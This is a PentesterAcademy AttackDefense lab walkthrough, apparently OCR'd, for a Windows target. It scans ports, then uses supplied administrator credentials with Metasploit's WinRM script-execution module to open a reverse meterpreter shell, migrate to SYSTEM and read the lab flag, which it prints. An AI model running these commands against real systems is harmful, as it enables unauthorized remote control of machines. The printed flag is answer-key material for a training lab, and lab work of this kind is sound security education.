ATTACK DEFENSE

by PentesterAcademy


Name	Vulnerable Windows Service
URL	https://attackdefense.com/challengedetails?cid=2197
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "target" file.

Command: cat /root/Desktop/target




```
┌──(root💀attackdefense)-[~]
└─# cat /root/Desktop/target
Target IP Address : 10.0.23.218

┌──(root💀attackdefense)-[~]
└─# 
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.23.218



```
┌──(root💀attackdefense)-[~]
└─# nmap --top-ports 65536 10.0.23.218
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 15:54 IST
Nmap scan report for ip-10-0-23-218.ap-southeast-1.compute.internal (10.0.23.218)
Host is up (0.0014s latency).
Not shown: 8334 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm

Nmap done: 1 IP address (1 host up) scanned in 5.80 seconds

┌──(root💀attackdefense)-[~]
└─# 
```


Step 3: We have discovered that multiple ports are open. We can also notice that port 5985 is also exposed which is WinRM service.

We have the credentials to access the target machine. i.e **administrator:tinkerbell**

Exploiting the target machine using Metasploit winrm script execution module.


Commands:

use exploit/windows/winrm/winrm_script_exec
set RHOSTS 10.0.23.218
set USERNAME administrator
set PASSWORD tinkerbell
set FORCE_VBS true
exploit



```
┌──(root💀attackdefense)-[~]
└─# msfconsole -q
msf6 > use exploit/windows/winrm/winrm_script_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/winrm/winrm_script_exec) > set RHOSTS 10.0.23.218
RHOSTS => 10.0.23.218
msf6 exploit(windows/winrm/winrm_script_exec) > set USERNAME administrator
USERNAME => administrator
msf6 exploit(windows/winrm/winrm_script_exec) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf6 exploit(windows/winrm/winrm_script_exec) > set FORCE_VBS true
FORCE_VBS => true
msf6 exploit(windows/winrm/winrm_script_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] User selected the FORCE_VBS option
[*] Command Stager progress -   2.01% done (2046/101936 bytes)
[*] Command Stager progress -   4.01% done (4092/101936 bytes)
[*] Command Stager progress -   6.02% done (6138/101936 bytes)
[*] Command Stager progress -   8.03% done (8184/101936 bytes)
[*] Command Stager progress -  10.04% done (10230/101936 bytes)
[*] Command Stager progress -  12.04% done (12276/101936 bytes)
[*] Command Stager progress -  14.05% done (14322/101936 bytes)
[*] Command Stager progress -  16.06% done (16368/101936 bytes)
[*] Command Stager progress -  18.06% done (18414/101936 bytes)
```




```
[*] Command Stager progress -  80.29% done (81840/101936 bytes)
[*] Command Stager progress -  82.29% done (83886/101936 bytes)
[*] Command Stager progress -  84.30% done (85932/101936 bytes)
[*] Command Stager progress -  86.31% done (87978/101936 bytes)
[*] Command Stager progress -  88.31% done (90024/101936 bytes)
[*] Command Stager progress -  90.32% done (92070/101936 bytes)
[*] Command Stager progress -  92.33% done (94116/101936 bytes)
[*] Command Stager progress -  94.34% done (96162/101936 bytes)
[*] Command Stager progress -  96.34% done (98208/101936 bytes)
[*] Command Stager progress -  98.35% done (100252/101936 bytes)
[*] Sending stage (175174 bytes) to 10.0.23.218
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.23.218:49701) at 2020-12-30 15:58:13 +0530
[*] Session ID 1 (10.10.1.2:4444 -> 10.0.23.218:49701) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is rwkcu.exe (4836) as: SERVER\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (892)
[+] Successfully migrated to svchost.exe (892) as: NT AUTHORITY\SYSTEM
[*] nil
[*] Command Stager progress - 100.00% done (101936/101936 bytes)

meterpreter > 
```

We have successfully exploited the target service winrm and received a meterpreter shell.

Step 4: Read the flag.

Commands:
shell
cd /
dir
type flag.txt



```
meterpreter > shell
Process 3348 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
10/01/2020  02:52 PM                32 flag.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/14/2018  04:10 PM    <DIR>          Program Files
10/01/2020  02:56 PM    <DIR>          Program Files (x86)
10/01/2020  02:03 PM    <DIR>          Users
10/01/2020  02:02 PM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)  17,022,996,480 bytes free

C:\>type flag.txt
type flag.txt
3c716f95616eec677a7078f92657a230
C:\>
```

This reveals the flag to us.

Flag: 3c716f95616eec677a7078f92657a230

References:

1. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/winrm/winrm_script_exec/)